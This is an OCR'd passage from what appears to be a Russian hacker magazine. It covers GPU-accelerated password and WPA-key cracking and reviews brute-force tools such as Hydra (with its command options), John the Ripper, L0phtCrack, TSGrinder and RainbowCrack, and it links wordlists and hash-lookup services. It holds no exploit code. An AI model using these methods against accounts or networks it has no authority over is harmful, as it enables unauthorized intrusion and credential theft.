
ТРИК 3: ВОССТАНАВЛИВАЕМ ПАРОЛИ

Программа Distributed Password Recovery (www.elcomsoft.com/edpr.html) предназначена для распределенного нахождения забытых паролей к различным типам документов, причем некоторые из алгоритмов оптимизированы для использования CUDA-ускорения. Повезло тем, кто забыл пароль от документов Word 2007, Excel 2007, PowerPoint, Project 2007, а также для своей учетки в Windows (LM/NTLM). Технология ускорения на GPU освобождает CPU от наиболее ресурсоемких частей алгоритма, перенося их на CUDA-совместимые графические процессоры.

Требования к видеокартам просты: главное, чтобы объем видеопамяти был не менее 256 Мб. EDPR состоит из трех компонентов: сервер, агент и консоль. Сервер устанавливается на один из компьютеров в сети, он управляет процессом перебора паролей. На остальные компьютеры в сети устанавливается агент, перебирающий порции паролей. По заявлению разработчиков, система с несколькими видеокартами NVIDIA способна перебрать до 1 млрд. паролей в секунду. Прирост быстродействия по сравнению с универсальными процессорами достигает десятков раз.

ТРИК 4: УСКОРЯЕМ КОДИРОВАНИЕ ВИДЕО

С самого начала появления технологии CUDA говорили о вполне логичном ее применении в сложных процессах по кодированию видео. Пионером в мире CUDA стала приятная программа Badaboom (www.badaboomit.com), которая отличалась максимальной простотой использования. Указываешь ей файл с исходным видео и целевое устройство (например, телефон или видеохостинг YouTube) после чего получаешь оптимизировнный файл .mp4.




ПРОЦЕССЫ ОБЪЕДИНЯЮТСЯ В БЛОКИ (BLOCKS), ВНУТРИ КОТОРЫХ ИМЕЮТ ОБЩУЮ ПАМЯТЬ (SHARED MEMORY) И СИНХРОННОЕ ИСПОЛНЕНИЕ. БЛОКИ ОБЪЕДИНЯЮТСЯ В СЕТКИ (GRIDS)

Badaboom не просто использует для работы CUDA: без подходящего видеоадаптера, поддерживающего эту архитектуру, она вообще откажется работать. Вместо традиционного использования CPU, утилита всеми силами пытается использовать возможность по параллелизации процессов на NVIDIA GPU, чтобы

Какие видюхи подходят для использования CUDA?

Полный перечень графических адаптеров, поддерживающих технологию CUDA, приведен на официальном сайте NVIDIA: www.nvidia.com/object/cuda_learn_products.html. Это практически все модели GeForce GeForce 8, 9, 100, 200 серий, а также NVidia Tesla и Nvidia Quadro.



УСТАНАВЛИВАЕМ CUDA TOOLKIT

оптимизировать процесс кодирования. Благодаря этому удается не только сэкономить время, но и существенно разгрузить процессор. Прослеживается закономерность: чем выше выбрано качество кодирования, тем сильнее прога нагружает GPU, позволяя CPU заниматься своей работой. Покажи мне еще одну программу, которая позволяет во время ресурсоемкого кодирования видео полноценно работать с компьютером! Следует отдать должное разработчикам за добавление функциональности multi-GPU. Распределить одну задачу по нескольким GPU, увы, не удастся, но зато можно запустить по одной копии программы для каждого GPU в системе — удобная функция, если нужно переконвертировать много файлов.
Само собой, на одной только Badaboom список программ, работающих с видео и поддерживающих архитектуру CUDA, не заканчивается. Небезызвестный видеоредактор CyberLink PowerDirector (www.cyberlink.com) позволяет существенно оптимизировать обработку эффектов.
А популярный перкодировщик TMPGEnc (www.tmpgenc.net) также поможет основному процессору быстрее расправиться с включенными во время кодирования фильтрами.

ТРИК 5: БЫСТРЫЙ ВЗЛОМ WPA

Пару номеров назад мы рассказывали о разработке компании Elcomsoft — Elcomsoft Wireless Security Auditor, которая использует CUDA во время брутфорса ключа для WPA-сети и позволяет добиться производительности в 10-15 раз быстрее, чем на обычном 4-х ядерном процессоре. К сожалению, триальная версия продукта найденный ключ не скажет (жадина такая), поэтому мы решили поискать альтернативные варианты.
Работая как-то в Backtrack Linux я обратил внимание на специальную специальную версию aircrack'а — aircrack-ng-cuda, которая использует CUDA и изначально предназначена только для для взлома WPA. Если взять машину с GTX 285, можно добиться скорости перебора вплоть до 6-7 тысяч ключей в секунду. Примерно в два раз больше, чем на обычном aircrack.
Еще большей эффективности при подборе ключа для WPA-PSK можно добиться с помощью связки pyrit (code.google.com/p/pyrit) и coWPAtty (www.willhackforsushi.com). Чрезвычайно высокую скорость перебора удается достичь за счет предварительной генерации вспомогательной таблицы с PMK-ключами, которые используются во время авторизации клиента с точкой доступа. Благодаря тому, что pyrit использует возможности Nvidia CUDA (а также смежных технологий ATI-Stream, OpenCL, VIA Padlock) скорость генерации таблицы может достигать 20 тысяч PMK-ключей в секунду на одном GeForce GTX 295 и до более чем 80 тысяч ключей, если используется четверо таких видеадаптеров. На YouTube есть ролик, в котором демонстрируется кластер, собранный из 15 компьютеров с GeForce 8800 GT на борту, а параллелизация достигнута с использованием проекта mpi4py (mpi4py.scipy.org).
Чтобы не вылезать за рамки статьи, подробные инструкции (правда, на английском языке), как по использованию aircrack-ng, так и pyrit+ coWPAtty, ты найдешь на нашем диске.

НЕ ПАНАЦЕЯ

Нужно понимать, что CUDA не панацея. Нельзя просто взять приложение, добавить к нему модуль CUDA и получить супербыстрое приложение. Разработчикам приходится немало потрудиться, чтобы выделить части приложения, которые возможно распараллелить. Но ради колоссального прироста производительности на доступном железе можно пойти и не на такое!

10 TOOLS

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕН-ТЕСТЕРА

БРУТФОРС И ВОССТАНОВЛЕНИЕ ПАРОЛЕЙ

У каждого из команды][свои предпочтения по части софта и утилит для пен-теста. Посовещавшись, мы выяснили, что выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы – и в этот раз коснемся утилит для подбора пароля к различным сервисам.

Brutus AET2


Платформа: Windows

Последний релиз программы был в 2000 году. У тулзы давно нет официального сайта. Но при этом Brutus AET2 по-прежнему является одним самых шустрых и продвинутых брутфорсеров для основных интернет-протоколов. Если нужно подобрать пароль для HTTP (на тех страничках, где используется авторизация по логину/паролю), произвольному веб-сервису с авторизацией через форму, почтовому аккаунту, файловому или Telnet серверу, знай: Brutus — отличный вариант.


В общем случае для подбора пароля нужно указать хост и порт сервиса, выбрать протокол, установить количество используемых потоков (максимум — 60), а также таймаут. В целях анонимности можно подключить сокс или прокси. В зависимости от протокола также указывается ряд дополнительных параметров. Например, для подбора пароля на каком-то сайте (тип брутфорса — HTTP Form) необходимо указать метод (POST или GET), обозначить параметры формы (в Brutus встроено простое средство для их анализа), а в случае необходимости — подделать cookie, включив соответствующую опцию. Подбор осуществляется двумя способами: по словарю, причем у проги есть несколько встроенных утилит для работы с большими списками паролей, или же с использованием тупо сгенерированных паролей. В последнем случае необходимо обозначить символы, которые будут использоваться для составления пасса.

▶ **Универсальный брутфорсер для протоколов HTTP FORM, TELNET, POP3, FTP**

СТАРИЧОК BRUTUS ЕЩЕ В ТОНУСЕ И ПО-ПРЕЖНЕМУ ОТЛИЧНО СПРАВЛЯЕТСЯ СО СВОЕЙ РАБОТОЙ



БЛАГОДАРЯ ЭТОМУ ФРОНТЕНДУ, РАБОТАТЬ С JOHN THE RIPPER МОЖЕТ КАЖДЫЙ



John the Ripper

www.openwall.com/john

Платформа: Windows, Unix

Пытливые умы программистов не раз задумывались о том, как защитить пароли, которые хранятся локально. Действительно, ведь если есть доступ к машине, значит, пользователь может найти то местечко в системе, где они хранятся и... обломаться, увидев вместо паролей — их хеши. Исходные пароли пропускают через специальные функции, которые выдают на выходе уникальную последовательность символов (хеш), причем обратное преобразование произвести невозможно. Когда во время входа в систему пользователь вводит пароль, ось производит аналогичное действие и сравнивает полученный хеш с тем, что хранится в ее недрах.

Так, что же, нет способа отыскать локальный пароль в никсах или Windows? Есть, если взять в помощники тулзу John The Ripper, которая как раз и занимается восстановлением паролей по их хешам. Основная задача тулзы — аудит слабых паролей в UNIX-системах, но также справляется и с NTLM-хешами, которые используются для хранения паролей под виндой, Kerberos, и некоторыми другими. Причем к программе можно подключить модули, предоставляющие поддержку MD4-хешей, LDAP и MySQL-паролей. John The Ripper может проводить атаку по словарю и брутфорс. В режиме атаки по словарю программа берет предполагаемые пароли из указанного файла, генерирует хеш и сверяет его с эталонным. В режиме брутфорса программа перебирает все возможные комбинации пароля. Сама тулза работает через консоль, а настройки для брута передаются с помощью целого ряда

опций и параметров. Впрочем, если не жаждешь разбираться с многочисленными ключами, то можно немного схалтурить, воспользовавшись замечательным GUI-интерфейсом от стороннего разработчика. FSCrack v1.0.1 (www.foundstone.com/us/resources/proddesc/fscrack.htm) — классно реализованный фронтенд, в котором параметры для взлома задаются через удобное окошко, а он уже сам составляет команду для запуска Джона и выдает результат работы.

▶ **Для локального взлома паролей для никсов и винды**

LoPHTCRACK
www.l0phtcrack.com
Платформа: Windows


А эта программа уже целенаправленно разработана для аудита паролей в Windows. L0phtCrack восстанавливает пароли от Windows по их хешам, раздобытым с локальной машины, сервера в сети, контроллера домена или Active Directory. В программе есть встроенный снифер, который может перехватить зашифрованные хеши по локалке. Впрочем, помимо виндовых хешей программа отлично управится и с юниксовым Shadow.

Для восстановления пароля используются различные атаки: по словарю, брутфорс, гибридный способ. В последнем случае можно задать настройки для мутации пароля: например, dana в Dana99. Разработчики не поленились упростить процедуру по подбору пароля: теперь прямо на запуске программы появляется специальный мастер, который последовательно выясняет, что именно ты хочешь сделать.

Интересный факт. После приобретения в 2006 компанией Symantec поддержка и развитие программы заглохли, однако ребята-разработчики выкупили свою разработку обратно в мае этого года и выпустили на свет LC6. Последняя версия отлично работает под 64-битными системами, использует преимущество многопроцессорных и многоядерных систем. К сожалению, за использование L0phtCrack разработчики просят почти триста баксов, хотя и предоставляют триальный срок без ограничений. Но у тулзы есть бесплатные аналоги, например, консольная Pwdump (www.foofus.net/fizzgig/pwdump), а также ophcrack (ophcrack.sourceforge.net), использующий для взлома Rainbow-таблицы.

▶ **Восстановление пароля Windows и Unix по его хешу**

МНОГОЧИСЛЕННЫЕ КЛЮЧИ ДЛЯ ЗАПУСКА THC HYDRA



Cain and Abel
www.oxid.it/cain.html
Платформа: Windows

Об этой утилите мы уже рассказывали, когда составляли нашу подборку сниферов. Но вместе с тем это еще и сногсшибательный инструмент для восстановления паролей. Если не брать в расчет восстановление слабо защищенных паролей (например, сохраненных в браузере) и просмотр пасса под звездочками, то основная часть программы заключается во встроенной утилите для взлома 25 различных видов хешей: начиная от пресловутого MD5 и заканчивая NTLMv2 для восстановления паролей в винде. Для подбора применяется как атака по словарю, так и тупой брутфорс.

▶ **Взлом 25 различных хешей (пароли Windows, MySQL, MSSQL, Oracle, SIP, VNC, CISCO, ключи WPA-PSK и т.д.)**

THC-Hydra
freeworld.thc.org/thc-hydra
Значок: Windows, Unix

Аббревиатура THC в названии программы — уже гарант качества. Но этот проект THC-Hydra надолго войдет в истории хакерского движения, как один из лучших универсальных брутфорсеров. В основе программы лежит модульная структура, поэтому проект с самого начала быстро развивался: количество поддерживаемых протоколов росло, как на дрожжах. Сейчас с помощью гидры пароль можно подобрать к более чем 30 протоколам, включая telnet, ftp, http, https, smb, несколькими СУБД, и т.д. Кстати, THC-Hydra брутит и SSH, но для этого требуется наличие библиотеки libssh.

Мощнейший брутер, однако в виду огромного количества настроек и опций далеко не всем покоряется с первого раза :).


Если со стандартной установкой «./configure&make&make install» справляются все, то совладать с многочисленными ключами для запуска не так просто. В качестве примера приведу несколько основных функций:


- **R** — восстановление сессии после сбоя;
- **e ns** — проверка наличия пустого пасса и пасса, равного логину;
- **C FILE** — брут из файла с записями вида логин:пароль;
- **o FILE** — вывод результатов работы в файл;
- **f** — завершение брута после первой найденной пары логин:пасс;
- **t TASKS** — количество потоков;
- **w TIME** — тайм-аут (30 секунд по дефолту).

Подробнее об использовании Hydra ты можешь прочитать в нашей старой статье «Брутфорс по-нашему!» (73 номер][, pdf-версию статьи ты найдешь на диске). К счастью, сами разработчики позаботились о графической части утилиты, но она запустится только под никсами.

▶ **Многопоточный брутфорсер для следующих протоколов: Samba, FTP, POP3, IMAP, Telnet, HTTP Auth, LDAP, NNTP, MySQL, VNC,**

CAIN AND ABEL В ДЕЙСТВИИ





LOPHTCRACK ВОССТАНОВИЛ ПАРОЛЬ ДЛЯ УЧЕТКИ С АДМИНСКИМИ ПРАВАМИ

▸ info

Мы намеренно опустили в статье тему о взломе WEP/WPA хешей потому как подходящие программы были описаны в статье прошлого номера «Лучшие инструменты пентестера: Wi-Fi».




▸ dvd

Чтобы всегда иметь при себе подборку брутфорсеров, мы все скачали за тебя и положили на наш диск. А в качестве бонуса подготовили для тебя солидную подборку словарей!



▸ links

- Узкоспециализированные брутфорсеры на Python и Perl: http://www.darkc0de.com/bruteforce.
- Словари для перебора: http://www.passwords.ru/dic.htm
- Онлайн-сервисы для взлома хешей: passcracking.ru; milw0rm.com; gdataonline.com; www.md5hood.com; www.hashchecker.com.



ПОДБОР ПАРОЛЯ К RPD-УЧЕТКЕ

ICQ, Socks5, PCNFS, Cisco, SSH, ICQ

TSGrinder
www.darknet.org.uk/2008/07/tsgrinder-brute-force-terminal-services-server

Одна из немногих утилит для подбора пароля для подключения к удаленному рабочему столу винды по протоколу RPD. Задачу такого перебора сильно осложняет шифрованное соединение и ключами: сымитировать подобный криптообмен данными достаточно трудно. Вторая загвоздка заключается в отсутствии к RPD консольного режима. Но умельцы, однако, нашли способ обойти оба ограничения — использовать стандартные средства для работы по RDP и эмулировать ввод логина/пароля, как будто это делает сам пользователь.

За одно такое подключение тулза проверяет несколько паролей. TSGrinder может проверить 5 паролей за одно подключение, переконнетиться и проверить пять следующих. Одновременно с этим тулза поддерживает несколько потоков. Основной способ атаки заключается в переборе паролей по словарю, однако также поддерживаются некоторые интересные фичи, например, так называемые l337-преобразования, когда буквы латинского алфавита заменяются на цифры. Забавно, что после запуска тулзы с нужными параметрами на экране появляется окно RPD-клиента, и ты видишь, как программа перебирает разные варианты, сообщая о результате в консоли. Для работы утилиты необходимо установить Microsoft Simulated Terminal Server Client tool, которую также называют roboclient. Ее можно закачать с сайта ftp://ftp.microsoft.com/ResKit/win2000/roboclient.zip или же взять с нашего диска.

▸ **Для брутфорса RPD-акков**

RainbowCrack
project-rainbowcrack.com
Платформа: Unix, Windows

Обычно, хешированный вариант пароля хранится в открытом доступе и известно, по какому алгоритму получен этот хэш (например, MD5), но обратное преобразование считается слишком сложной операцией, требующей в общем случае перебора всех возможных комбинаций — это ставится в основу безопасности многих современных систем. Если же иметь сортированные таблицы хешей и соответствующие им пароли — получим систему, которая с помощью быстрого бинарного поиска по таблице может получать обратное преобразование хеша в пароль для любого существующего алгоритма хеширования. Основная проблема: таблицы всех возможных паролей занимают слишком большой объем на дисках. Поэтому используется оригинальный формат таблиц: хеши собираются в цепочки по несколько тысяч комбинаций — каждая следующая комбинация получается из предыдущей очередным применением той же функции хеширования. В таблицы записывается только начало и конец каждой такой цепочки. Чтобы найти пароль по такой таблице, нужно применить к заданному хешу функцию хеширования точно также несколько тысяч раз (в зависимости от используемой длины цепочек) — и на очередной итерации получим хеш, который является концом одной из цепочек в наших таблицах. После чего прогоняем эту цепочку заново от начального хеша до нужного и находим комбинацию, предшествующую нашему хешу — это и есть искомый пароль.
RainbowCrack позволяет использовать такой подход. Смысл заключается в том, что много времени занимает составление таблиц, зато взлом паролей осуществляется в сотни раз быстрее, чем брутфорс. RainbowCrack поможет как составить таблицы, так и использовать их для взлома хеша. Кстати, тратить уйму времени на составления таблиц совсем необязательно — их можно купить и частично скачать из торрентов.

▸ **Чрезвычайно быстрое восстановление пароля по хешу с использованием Rainbow-таблиц**

Md5 Crack Monster v1.1
www.darkc0de.com/c0de/perl/mcm.txt
Платформа: Unix, Windows


Перед тем, как лезть на рожон, запуская брутфорс хеша, не поленись пробить его по онлайн-базам. Например, в gdataonline.com содержится более миллиарда уникальных записей, а это лишь один из многочисленных проектов (некоторые из них ищи в боковом выносе). Чтобы упростить муторное занятие по проверке хеша на различных сервисах, рекомендую тебе классный скрипт Md5 Crack Monster, написанный на Perl. Он прочекает хеш по солидному списку сервисов и выдаст результат.


▸ **Поиск значения хеша в онлайн-базах**

THC PPTP bruter
www.thc.org
Платформа: Unix

Кто сказал, что подобрать пароль к VPN-аккаунту невозможно из-за особенностей авторизации? Чушь! Парни из всемирно-известной хакерской группы THC уже давно доказали обратное, выпустив public-релиз тулзы THC-pptp-bruter. Данная прога представляет собой узкоспециализированный брутфорсер для PPTP-протокола (1723/TCP), который действительно работает! :) Правда, только в том случае, когда сервер использует авториза-

ПРОБИВАЕМ ХЕШ ПРОСТОГО ПАРОЛЯ





